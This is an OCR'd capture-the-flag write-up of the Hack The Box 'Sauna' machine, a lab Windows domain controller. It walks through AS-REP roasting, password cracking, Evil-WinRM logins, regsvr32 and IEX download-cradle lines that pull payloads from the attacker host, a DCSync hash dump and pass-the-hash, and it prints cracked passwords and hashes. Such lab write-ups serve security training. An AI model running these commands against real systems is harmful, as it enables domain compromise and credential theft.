
Sauna

==========
| SAUNA 10.10.10.175 |
==========



InfoGathering

SMB 10.10.10.175 445 SAUNA [*] Windows 10.0 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICALBANK) (signing:True) (SMBv1:False)
WINRM 10.10.10.175 5985 SAUNA [*] http://10.10.10.175:5985/wsman

[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 53/tcp open domain?
[*] Nmap: | fingerprint-strings:
[*] Nmap: | DNSVersionBindReqTCP:
[*] Nmap: | version
[*] Nmap: |_ bind

[*] Nmap: 80/tcp open http Microsoft IIS httpd 10.0
[*] Nmap: | http-methods:
[*] Nmap: |_ Potentially risky methods: TRACE
[*] Nmap: |_http-server-header: Microsoft-IIS/10.0
[*] Nmap: |_http-title: Egotistical Bank :: Home

[*] Nmap: 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2020-02-17 02:06:56Z)

[*] Nmap: 135/tcp open msrpc Microsoft Windows RPC

[*] Nmap: 139/tcp open netbios-ssn Microsoft Windows netbios-ssn

[*] Nmap: 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
| ldap-search:
| Context: DC=EGOTISTICAL-BANK,DC=LOCAL
| dn: DC=EGOTISTICAL-BANK,DC=LOCAL
| objectClass: top
| objectClass: domain
| objectClass: domainDNS
| distinguishedName: DC=EGOTISTICAL-BANK,DC=LOCAL
| instanceType: 5
| whenCreated: 2020/01/23 05:44:25 UTC
| whenChanged: 2020/02/17 02:17:53 UTC
name: EGOTISTICAL-BANK

```
    dn: CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=Computers,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: OU=Domain Controllers,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=LostAndFound,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=Infrastructure,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=ForeignSecurityPrincipals,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=Program Data,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=NTDS Quotas,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=Managed Service Accounts,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=Keys,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL
|     dn: CN=TPM Devices,DC=EGOTISTICAL-BANK,DC=LOCAL
|_    dn: CN=Builtin,DC=EGOTISTICAL-BANK,DC=LOCAL
dsServiceName: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-
Name,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
|       dnsHostName: SAUNA.EGOTISTICAL-BANK.LOCAL
|       defaultNamingContext: DC=EGOTISTICAL-BANK,DC=LOCAL

[*] Nmap: 445/tcp  open  microsoft-ds?
*] Nmap: Host script results:
[*] Nmap: |_clock-skew: 8h00m40s
[*] Nmap: | smb2-security-mode:
[*] Nmap: |   2.02:
[*] Nmap: |_    Message signing enabled and required
[*] Nmap: | smb2-time:
[*] Nmap: |   date: 2020-02-17T02:09:25
[*] Nmap: |_  start_date: N/A

[*] Nmap: 464/tcp  open  kpasswd5?

[*] Nmap: 593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0

[*] Nmap: 636/tcp  open  tcpwrapped

[*] Nmap: 3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-
BANK.LOCAL0., Site: Default-First-Site-Name)

[*] Nmap: 3269/tcp open  tcpwrapped

*] Nmap: 5985/tcp open     wsman
```

DNS

I was not able to use dig to perform a zone transfer.

```
; <<>> DiG 9.11.14-3-Debian <<>> sauna.egotistical-bank.local
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 48043
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 5a5417998062489ff8c7bb9c5e498da70fe27c39439ce31f (good)
;; QUESTION SECTION:
;sauna.egotistical-bank.local.  IN     A
```

;; AUTHORITY SECTION:
. 10800 IN SOA a.root-servers.net. nstld.verisign-grs.com. 2020021601 1800 900 604800 86400

;; Query time: 27 msec
;; SERVER: 192.168.0.1#53(192.168.0.1)
;; WHEN: Sun Feb 16 11:44:56 MST 2020
;; MSG SIZE rcvd: 160


```
Name:   sauna.egotistical-bank.local
Address: 10.10.10.175
Name:   sauna.egotistical-bank.local
Address: dead:beef::95b9:a362:1914:c8a8
```

HTTP
- Nikto v2.1.6

+ Target IP: 10.10.10.175
+ Target Hostname: 10.10.10.175
+ Target Port: 80
+ Start Time: 2020-02-16 12:27:27 (GMT-7)

+ Server: Microsoft-IIS/10.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Scan terminated: 20 error(s) and 5 item(s) reported on remote host
+ End Time: 2020-02-16 12:33:30 (GMT-7) (363 seconds)

/images
/css
/fonts




RPC

```
rpcclient -U "" 10.10.10.175
```

All my queries seemed to return access denied errors. I was not able to obtain any good info this way

LDAP USERS

Hugo Smith seems to be the stand out name as I could only view OU's with jxplorer and nmap.
I made a user.lst file containing possible usernames.



ENUM4LINUX
This gave me the Domain SID

```
enum4linux -a 10.10.10.175
# NEW INFO RESULTS
Domain Name: EGOTISTICALBANK
Domain Sid: S-1-5-21-2966785786-3096785034-1186376766
```

CONTENTS OF user.lst

```
hugo
smith
hugosmith
hugo.smith
hsmith
h.smith
hugos
hugo.s
smith.hugo
smithhugo
sh
hs
```

I used metasploits auxiliary/gather/kerberos_enumusers module to discover the username

```
msfconsole
use auxiliary/gather/kerberos_enumusers
set DOMAIN sauna.egotistical-bank.local
set RHOSTS 10.10.10.175
set RPORT 88
set USER_FILE user.lst
run
```

When we find a user without kerberos preauthentication enabled it means we may be able to get their password hash. hsmith does not have preauth enabled. We do know the username format which may be important.

Gaining Access


I next attempted to see if I could brute force the smb password.

```
use scanner/smb/smb_login
set SMBUser hsmith
set STOP_ON_SUCCESS true
set RHOSTS 10.10.10.175
set RPORT 445
set THREADS 5
set PASS_FILE /usr/share/wordlists/rockyou.txt
```

There are faster ways to brute force a password. Legion provides a great interface for this which uses Hdyra.

I next checked the website and found more possible users. I added their names to my user list and ran the kerberos check again
CONTENTS OF user.lst


```
fsmith
hbear
btaylor
sdriver
skerb
scoins
hsmith
```



NOTE: The metasploit module I used was not working which means something was probably patched to prevent it from working. Just use impacket for this part.


```
python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py EGOTISTICALBANK/ -usersfile /
root/HTB/Boxes/Sauna/user.lst -format john -dc-ip 10.10.10.175

# RESULTS
$krb5asrep$23$fsmith@EGOTISTICALBANK:
6f890ff71de0d1aed459d74a18fc61e5$6e638018999ba30346ee2f56124a5c80db937ad3e1c723c5c3c82779f3f9f5
89ba47e4d859d0da28f562a066002de92b313e940e6cb6fc912c9db2c9b047809892234921dba930eaa58b8cd6faea3
d6ad7dced5633044db795c02d0192661b3e775fc26b3f88db83bf92b6d843a8748dcf141a86f87f6cd69921b8452041
8f7874b123f5099e8448e6c04953834cfbcbe73f5e9bb293d19bceea3f1faa81f274061fc954d6bafe30b149bf9a752
9923b605d5e55a08f35f45e51ecc54f5a07e41a4de65a450a5a81df60f018c98c8460a583245058590a5961fb75cde3
78fcd095d31224c2a11d15f6787735d652a1c286678ea4e0c0cf885f
```



I now discovered that the fsmith user is vulnerable to asperoast. Time to try to crack the password hash
REFERECE: http://www.harmj0y.net/blog/activedirectory/roasting-as-reps/

```
# Crack the password hash using John
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
john --show hash.txt
# RESULTS
$krb5asrep$fsmith@EGOTISTICALBANK:Thestrokes23
```




USER: fsmith
PASS: Thestrokes23

Sign into the machine using these credentials on WinRM

```
ruby /usr/share/evil-winrm/evil-winrm.rb -u fsmith -p Thestrokes23 -i 10.10.10.175 -P 5985 -U /wsman
```

Get the user flag


```
Get-Content -Path C:\Users\FSmith\Desktop\user.txt
# OR CMD PEOPLE
type C:\Users\FSmith\Desktop\user.txt
# RESULTS
1b5520b98d97cf17f24122a55baf70cf
```



If you have read my writeups before you know next comes a Meterpreter shell.

```
msfconsole
use exploit/multi/script/web_delivery
set target 3
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.14.34
set SRVHOST 10.10.14.34
set LPORT 8081
set SRVPORT 8082
run

# In the WinRM shell execute the generated command in the background
& regsvr32 /s /n /u /i:http://10.10.14.34:8082/bO4TbIbmXOj8L.sct scrobj.dll
```



USER FLAG: 1b5520b98d97cf17f24122a55baf70cf

PrivEsc

For some nice looking enum I like to perform an LDAP domain count to keep tools fresh in mind.

```
ldapdomaindump -u egotisticalbank\\fsmith -p 'Thestrokes23' -n 10.10.10.175 10.10.10.175
```

Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
L Manager	L Manager	svc_loanmgr	Remote Management Users	Domain Users	01/24/20 23:40:31	02/19/20 15:18:43	02/19/20 18:16:09	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	01/24/20 23:48:31	1108	
Fergus Smith	Fergus Smith	FSmith	Remote Management Users	Domain Users	01/23/20 14:44:05	02/19/20 15:45:18	02/19/20 23:13:43	DONT_REQ_PREAUTH, DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	01/23/20 10:45:19	1105	
Hugo Smith	Hugo Smith	HSmith		Domain Users	01/23/20 05:54:34	01/23/20 06:02:45	0	NORMAL_ACCOUNT	01/23/20 05:54:34	1103	
krbtgt	krbtgt	krbtgt	Denied RODC Password Replication Group	Domain Users	01/23/20 05:45:39	01/23/20 06:09:48	0	NORMAL_ACCOUNT, ACCOUNT_DISABLED	01/23/20 05:45:39	502	Key Distribution Center Service Account
Guest	Guest	Guest	Guests	Domain Guests	01/23/20 05:44:39	01/23/20 05:44:39	0	DONT_EXPIRE_PASSWD, PASSWD_NOTREQD, NORMAL_ACCOUNT, ACCOUNT_DISABLED	0	501	Built-in account for guest access to the computer/domain
Administrator	Administrator	Administrator	Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators	Domain Users	01/23/20 05:44:39	02/19/20 15:18:24	02/19/20 14:16:17	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	01/24/20 17:14:13	500	Built-in account for administering the computer/domain

Domain groups

CN	SAM Name	Member of groups	description	Created on	Changed on	SID
DnsUpdateProxy	DnsUpdateProxy		DNS clients who are permitted to perform dynamic updates on behalf of some other clients (such as DHCP servers).	01/23/20 05:48:10	01/23/20 05:48:10	1102
DnsAdmins	DnsAdmins		DNS Administrators Group	01/23/20 05:48:10	01/23/20 05:48:10	1101
Enterprise Key Admins	Enterprise Key Admins		Members of this group can perform administrative actions on key objects within the forest.	01/23/20 05:45:39	01/23/20 06:08:40	527
Key Admins	Key Admins		Members of this group can perform administrative actions on key objects within the domain.	01/23/20 05:45:39	01/23/20 06:08:40	526
Protected Users	Protected Users		Members of this group are afforded additional protections against authentication security threats. See http://go.microsoft.com/fwlink/?LinkId=298939 for more information.	01/23/20 05:45:39	01/23/20 05:45:39	525
Cloneable Domain Controllers	Cloneable Domain Controllers		Members of this group that are domain controllers may be cloned.	01/23/20 05:45:39	01/23/20 05:45:39	522
Enterprise Read-only Domain Controllers	Enterprise Read-only Domain Controllers		Members of this group are Read-Only Domain Controllers in the enterprise	01/23/20 05:45:39	01/23/20 05:45:39	498
Read-only Domain Controllers	Read-only Domain Controllers	Denied RODC Password Replication Group	Members of this group are Read-Only Domain Controllers in the domain	01/23/20 05:45:39	01/23/20 06:08:40	521
Denied RODC Password Replication Group	Denied RODC Password Replication Group		Members in this group cannot have their passwords replicated to any read-only domain controllers in the domain	01/23/20 05:45:39	01/23/20 05:45:39	572
Allowed RODC Password Replication Group	Allowed RODC Password Replication Group		Members in this group can have their passwords replicated to all read-only domain controllers in the domain	01/23/20 05:45:39	01/23/20 05:45:39	571
Terminal Server License Servers	Terminal Server License Servers		Members of this group can update user accounts in Active Directory with information about license issuance, for the purpose of tracking and reporting TS Per User CAL usage	01/23/20 05:45:39	01/23/20 05:45:39	561
Windows Authorization Access Group	Windows Authorization Access Group		Members of this group have access to the computed tokenGroupsGlobalAndUniversal attribute on User objects	01/23/20 05:45:39	01/23/20 05:45:39	568
Incoming Forest Trust Builders	Incoming Forest Trust Builders		Members of this group can create incoming, one-way trusts to this forest	01/23/20 05:45:39	01/23/20 05:45:39	557
Pre-Windows 2000 Compatible Access	Pre-Windows 2000 Compatible Access		A backward compatibility group which allows read access on all users and groups in the domain	01/23/20 05:45:39	01/23/20 05:45:39	554
Account Operators	Account Operators		Members can administer domain user and group accounts	01/23/20 05:45:39	01/23/20 06:08:40	548
Server Operators	Server Operators		Members can administer domain servers	01/23/20 05:45:39	01/23/20 06:08:40	549
RAS and IAS Servers	RAS and IAS Servers		Servers in this group can access remote access properties of users	01/23/20 05:45:39	01/23/20 05:45:39	553
Group Policy Creator Owners	Group Policy Creator Owners	Denied RODC Password Replication Group	Members in this group can modify group policy for the domain	01/23/20 05:45:39	01/23/20 05:45:39	520
Domain Guests	Domain Guests	Guests	All domain guests	01/23/20 05:45:39	01/23/20 05:45:39	514

Domain computer accounts

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
SAUNA	SAUNA$	SAUNA.EGOTISTICAL-BANK.LOCAL	Windows Server 2019 Standard		10.0 (17763)	02/19/20 15:23:08	TRUSTED_FOR_DELEGATION, SERVER_TRUST_ACCOUNT	01/23/20 05:45:30	1000	

Domain policy

CN	Lockout time window	Lockout Duration	Lockout Threshold	Min password age	Min password age	Min password length	pwdHistoryLength	pwdProperties
	30.0 minutes	30.0 minutes	0	42.00 days	1.00 days	7	24	DOMAIN_PASSWORD_COMPLEX

Next I like to search for credentials as that is the simplest way to change priviledge. An we have a winner.

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
```

```
ShutdownFlags    REG_DWORD    0x80000027
DisableLockWorkstation    REG_DWORD    0x0
DefaultPassword    REG_SZ    Moneymakestheworldgoround!
```

USER: EGOTISTICALBANK\svc_loanmanager
PASS: Moneymakestheworldgoround!

RESOURCE: https://book.hacktricks.xyz/windows/checklist-windows-privilege-escalation

My user enumeration and directory enumeration showed me the username as being svc_loanmgr and not svc_loanmanager. I tried both and of course the svc_loanmgr account is the one we need.

I next I gained a meterpreter session as our new user.

```
ruby /usr/share/evil-winrm/evil-winrm.rb -u svc_loanmgr -p 'Moneymakestheworldgoround!' -i
10.10.10.175 -P 5985 -U /wsman

# Once you gain your meterpreter load powershell
load powershell
powershell_shell
```

I then ran my typical enumeration with PowerUp.ps1. We do not want to download things to the machine as this may not be allowed in a pen test. Import the commands into the current powershell session only using Invoke-Expression

```
IEX (New-Object Net.WebCLient).downloadString("http://10.10.14.34/PowerUp.ps1")
```

This found the clear text password in the registry we have already.
In Meterpreter I tried a few modules and gained a password hash for the local administrator

```
load kiwi
dcsync_ntlm Administrator

# RESULTS
[+] Account   : Administrator
[+] NTLM Hash : d9485863c1e9e05851aa40cbb4ab9dff
[+] LM Hash   : ee8c50e6bc332970a8e8a632488f5211
[+] SID       : S-1-5-21-2966785786-3096785034-1186376766-500
[+] RID       : 500
```

```
meterpreter > dcsync_ntlm Administrator
[+] Account   : Administrator
[+] NTLM Hash : d9485863c1e9e05851aa40cbb4ab9dff
[+] LM Hash   : ee8c50e6bc332970a8e8a632488f5211
[+] SID       : S-1-5-21-2966785786-3096785034-1186376766-500
[+] RID       : 500
```

I now have a password hash for the administrator. This is because the svc_loanmgr user has permissions to execute DCSync against a domain controller. DCSync is a domain controllers permissions to request account password data from a targeted domain controller.

I can now use the NTLM password hash to access the target.

```
ruby /usr/share/evil-winrm/evil-winrm.rb -u Administrator -H d9485863c1e9e05851aa40cbb4ab9dff -
i 10.10.10.175 -P 5985 -U /wsman

# Obtain a meterpreter
& regsvr32 /s /n /u /i:http://10.10.14.34:8088/fwIg6R.sct scrobj.dll
```

```
Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  2         meterpreter x64/windows  EGOTISTICALBANK\FSmith @ SAUNA       10.10.14.34:8081 -> 10.10.10.175:56614 (10.10.10.175)
  3         meterpreter x64/windows  EGOTISTICALBANK\svc_loanmgr @ SAUNA  10.10.14.34:8083 -> 10.10.10.175:56649 (10.10.10.175)
  4         meterpreter x64/windows  EGOTISTICALBANK\Administrator @ SAUNA 10.10.14.34:8089 -> 10.10.10.175:56739 (10.10.10.175)
```

Obtain as much info as possible!!

```
use post/windows/gather/smart_hashdump
set -g SESSION 4
run
```

Of course get the root flag

```
type C:\Users\Administrtaor\Desktop\root.txt
# RESULTS
f3ee04965c68257382e31502cc5e881f
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
f3ee04965c68257382e31502cc5e881f
```

ROOT FLAG: f3ee04965c68257382e31502cc5e881f